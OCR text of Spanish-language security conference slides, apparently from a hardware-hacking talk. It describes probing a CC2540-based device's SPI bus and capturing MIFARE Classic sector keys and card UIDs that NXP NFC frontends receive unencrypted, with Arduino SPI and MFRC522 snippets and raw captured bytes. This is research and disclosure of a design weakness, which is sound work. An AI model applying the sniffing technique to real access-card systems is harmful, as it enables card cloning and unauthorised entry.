
I2C descartado, pin 40 sin conexión

Hipótesis

Si hay 4 líneas de comunicación, entonces ¿es un bus SPI?

Experimento

Debo encontrar una señal de reloj bien formada y consistente en el pin 34 y una señal de activación o chip select en el pin 33 del CC2540



Ejemplo sencillo


Beneficios:

- Entender el protocolo
- Asegurarse que las conexiones son correctas
- La decodificación se realiza sin errores
- Los valores leídos son los esperados
- Resolver problemas comunes

SPI_Test_00_FF §

```
#include <SPI.h>

const int slaveSelectPin = 10;

void setup() {
  pinMode(slaveSelectPin, OUTPUT);
  SPI.begin();
  digitalWrite(slaveSelectPin, HIGH);
}

void loop() {

  for(int i = 0; i < 255; i++) {
    digitalWrite(slaveSelectPin, LOW);
    SPI.transfer(i);
    digitalWrite(slaveSelectPin, HIGH);
    delay(1);
  }

  delay(1000);
}
```

NXP PN522 + Arduino





```
// Authenticate
status = mfrc522.PCD_Authenticate(
             MFRC522::PICC_CMD_MF_AUTH_KEY_A,
             block,
             key,
             &(mfrc522.uid));

if (status != MFRC522::STATUS_OK) {
    return false;
}

// Read block
byte byteCount = sizeof(buffer);
status = mfrc522.MIFARE_Read(block, buffer, &byteCount);
```

/VAR/MDZ

NXP PN522 + Arduino

0x60 0x00 0xA0 0xA1 0xA2 0xA3 0xA4 0xA5 0x2C 0x24 0xD2 0xB4


COMANDO BLOQUE CLAVE ID TAG



NXP PN512

Datos enviados por la aplicación al lector

```
onAtrResponseReceived(3B 8F 80 01 80 4F 0C A0 00 00 03 06 03 00 01 00 00 00 00 6A )
   - Tag detectado: Mifare Classic
   - Enviando clave: FF FF FF FF FF FF
   - GET_ID: 2C 24 D2 B4
```




Datos intercambiados en bus SPI

0x60 0x04 0xFF 0xFF 0xFF 0xFF 0xFF 0xFF 0x2C 0x24 0xD2 0xB4

COMANDO BLOQUE CLAVE ID TAG


- Authentication command code (60h, 61h)
- Block address
- Sector key byte 0
- Sector key byte 1
- Sector key byte 2
- Sector key byte 3
- Sector key byte 4
- Sector key byte 5
- Card serial number byte 0
- Card serial number byte 1
- Card serial number byte 2
- Card serial number byte 3




Obtención de la memoria

/VAR/MDZ

DRAGONJARCON2023





Hipótesis

2 Frontends NFC de la empresa NXP reciben las claves de autenticación por medio de un comando sin cifrar y con los bytes 0x60 o 0x61 presentes

Validación

Se descarga la documentación de otros circuitos integrados y se verifica si las claves se envían de manera similar

CLRC663 / MFRC631

MFAuthent	03h	60h or 61h, (block address), (card serial number byte0),(card serial number byte1), (card serial number byte2),(card serial number byte3);	performs the MIFARE Classic authentication

PN5180

Table 25. MIFARE_AUTHENTICATE

Payload	Length (bytes)	Value/Description
Command code	1	0x0C
Param		Key Authentication key to be used
	4	UID of the card
Return value	1	Authentication Status

HIPOTESIS VALIDADA

PN7150

